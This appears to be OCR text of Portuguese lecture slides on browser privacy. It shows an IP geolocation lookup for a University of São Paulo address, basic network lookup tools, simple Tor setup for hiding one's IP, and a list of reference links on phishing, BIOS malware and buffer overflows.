
General IP Information

IP: 143.107.59.177
Decimal: 2406169521
Hostname: 143.107.59.177
ISP: Universidade de Sao Paulo
Organization: Universidade de Sao Paulo
Services: None detected
Type: Broadband
Assignment: Static IP
Blacklist: Blacklist Check

Geolocation Information

Country: Brazil
State/Region: Sao Paulo
City: São Paulo
Latitude: -23.4733 (23° 28′ 23.88″ S)
Longitude: -46.6658 (46° 39′ 56.88″ W)

Geolocation Map



Browser – Nosso Aliado?

- Como isso? Via:
  - whois IP ou DNS
  - nslookup IP ou DNS
  - traceroute IP ou DNS
  - Bases geográficas

Browser – Nosso Aliado?

E agora?

- TOR (`https://www.torproject.org/`)
  - Serve para ocultar seu ip de origem
  - Instalação
    - apt-get install tor
    - Suba o daemon
    - Ao rodar, o daemon serve SOCKS5
    - Configure o browser para usar como proxy SOCKS5 localhost
- `https://ssd.eff.org/`
  - Coletânea de ferramentas e tutoriais para se proteger de bisbilhotices alheias

Referências Adicionais

- http://www.coresecurity.com/files/attachments/Persistent_BIOS_Infection_CanSecWest09.pdf
- http://www.ehow.com/how-does_4809843_removing-bios-virus.html
- http://www.cgi101.com/book/ch3/text.html
- http://www.mybrowserinfo.com/
- http://en.wikipedia.org/wiki/Phishing
- http://www.tecmundo.com.br/phishing/205-o-que-e-phishing-.htm

Referências Adicionais

- http://whatismyipaddress.com/ip-lookup
- http://whatismyipaddress.com/hide-ip
- Welsh,M.;Dalheimer,M.K.;Dawson,T.;Kaufman,L.: RunningLinux--TheEssentialGuidetoLinux.O'Reilly.4aed.
- http://www.crimescibernetics.com/2011/02/entendendo-o-buffer-overflow.html
- Buffer overflow na prática:

  http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- https://jordan-wright.com/blog/2015/02/28/how-tor-works-part-one/